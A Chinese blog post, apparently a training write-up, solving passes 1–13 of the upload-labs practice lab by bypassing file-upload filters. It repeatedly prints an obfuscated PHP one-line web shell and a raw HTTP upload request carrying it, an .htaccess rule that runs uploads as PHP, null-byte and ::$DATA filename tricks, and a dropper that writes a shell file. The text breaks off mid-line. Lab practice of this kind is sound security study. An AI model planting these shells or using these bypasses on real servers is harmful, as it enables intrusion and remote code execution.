upload-labs-master靶机闯关总结

原创

Alexz__ 于 2019-10-14 00:35:50 发布 1855 收藏 5
分类专栏： 靶机训练

本文链接：https://blog.csdn.net/Alexz__/article/details/102540447

此靶机上传的都是此一句马文件

<?php class test {function assert(){$f = __FUNCTION__ ;@$f($_POST['shell']);}}$t = new test();$t->assert(); ?>

部分少有的曲线（救国）木马会在相应的pass里面贴出来

<?php 直奔主题 ?>

pass-1

有点意思，前端页面的一个JavaScript脚本限制了上传文件，直接浏览器设置禁用就行了

IE:


工具 -> Internet选项 -> 安全 -> 自定义级别 -> java小程序脚本，选择禁用 -> 确定 -> 确定 （重启计算机后生效）。


Google:

设置 -> 高级 -> 内容设置 -> javascript


FireFox:

地址栏输入about:config进入高级设置菜单，找到javascEnabled项，右击切换即可。





pass-2




前端的限制=没有限制

更改http请求包的数据类型，重发送

pass-3

无解？

上传.php3 .phtml 文件，在菜刀中直接输查看图像的url地址即可




pass-4

利用Apache内.htaccess配置文件漏洞（虽然我也不知道是啥）


创建txt文档，写入

SetHandler application/x-httpd-php 这样Apache就可以吧任何上传的文件当做php文件来执行


然后burp拦包，修改文件名为".htaccess"



然后尝试上传图片马，查看图片：



查看了之后，挂刀成功



试试只上传图片马不查看能不能挂刀成功：


居然也行，就说明图片不是点击查看之后才被执行的，而是上传上去之后就已经被服务器当做一个php文件来运行；这个漏洞很强，敬佩不已

pass-5

查看提示：

然后灵机一动：

居然就成了？！傻了



以后是不是要把php排列组合全部试一遍

我又试了试pass-4，居然在pass-4里面.PhP文件不能上传，pass-5里面居然就可以

最后看了看攻略里面写这是pass-5源码里面没有把文件名转换成小写这一行代码，于是就有此漏洞可寻

pass-6

源码里面没有“收尾去空”这一行，于是上传.phpa文件，burp抓包在hex里面改文件名a的hex码为20，即空格，放行，上传成功

pass-7

源码里面没有“删去末尾 . “这一行，所以上传.phpa用burp拦包改a为 . （hex码为2e），放行上传成功，最后挂刀的url里面就写xxx.php. 就能成功

pass-8


一个漏洞：

Windows下NTFS文件系统的一个特性，即NTFS文件系统的存储数据流的一个属性 DATA 时，就是请求 a.asp 本身的数据，如果a.asp 还包含了其他的数据流，比如 a.asp:lake2.asp，请求 a.asp:lake2.asp::$DATA，则是请求a.asp中的流数据lake2.asp的流数据内容。

依然是在burp里面改包hex数据：

::$DATA 3a 3a 24 44 41 54 41


然后上传，查看图片，挂刀时清除多余的拓展名



成功

pass-9

首先尝试上传正常文件，查看其所在位置，以及各项属性的变化（名称，大小等）判断服务器所做出的改变，以做出相应的应对措施



黑名单过滤，注意第15行和之前不太一样，路径拼接的是处理后的文件名，于是构造info.php. .（点+空格+点），经过处理后，文件名变成info.php.，即可绕过。


```
:onnection: close
:eferer: http://192.168.1.114/Pass-09/index.php
!pgrade-Insecure-Requests: 1

----------------------------280692139923521
:ontent-Disposition: form-data; name="upload_file"; filename="s.php. ."
:ontent-Type: application/octet-stream

:?php class test {function assert(){$f = __FUNCTION__ ;@$f($_POST['shell']);}}$t = new test();$t->assert(); ?>
----------------------------280692139923521
:ontent-Disposition: form-data; name="submit"

上传
----------------------------280692139923521--
```

记得php. .中间的空格别忘记了





菜刀直接挂url即可

pass-10

这里好像是直接把文件的后缀名去掉了，以达到木马执行不了的目的（但是上传的图片本身就没东西了啊，想了想可能是把文件的内容以编码形式提取出来放入黑箱中重新解析以达到安全的目的）


对于字符过滤类似的，再SQL注入中就有涉及到，可以折佣双写，大小写替换等方法绕过此防御策略





挂刀成功

pass-11



burp拦包，发现路径一栏具有有颜色，就说明是可更改的

直接在路径一栏中修改路径名：ss.php%00 注意，此处需要一个截断绕过，因为此处的save_path是通过$_GET传进来的，所以只需要在文件扩展名后面添加%00即可（要是通过$_POST传入的数据，则需要通过hex编码修改然后放行http包）

后挂刀直接填修改的路径与文件名即可，原网页显示的图片是不存在的

00截断原理

原理

系统在对文件名按16进制读取文件（或者说二进制）时，如果遇到0x00(ascii码为零)，就会认为读取已结束。所以本来上传的info12.jpg文件名就被替换为info12.php。


%00与0x00截断


原理一样，只是在Pass-11中为GET方式，服务器在进行URL解码时将其解码成0x00,Pass-12中为POST方式，没有URL解码这一步骤，所以要在hex值中修改，形成0x00截断。

pass-12


此处是通过$_POST传入的sava_path所以需要通过修改hex编码来绕过


依然是直接在文件扩展名后面添加截断符号





然后放行，查看图片显示无此文件，但是文件已经上去了，于是直接挂刀刚刚填的文件名以及地址可以了






成功

pass-13

<?php 貌似风格突变 ?>



这里应该是模拟了waf防火墙或者是D盾安全狗之类的安全检测工具，需要对木马文件进行进一步的隐藏和修饰

提取win图标做的png图片，用HxD打开后，直接在尾部添加事先使用的一句马，即可绕过绝大多数的防御措施

（头部文件等等）但是上传成功以后的图片必须要知道其存储位置，而且该网站内也必须存在包含漏洞，才能将图片执行

这里我们运用曲线救国的方式，上传的代码再服务器端直接生成木马文件（muma.php），在通过连接他得以挂刀成功

原木马：


<?php class test {function assert(){$f = __FUNCTION__ ;@$f($_POST['shell']);}}$t = new test();$t->assert(); ?>


曲线木马：


<?php fputs(fopen('muma.php','w'),'<?php class test {function assert(){$f = 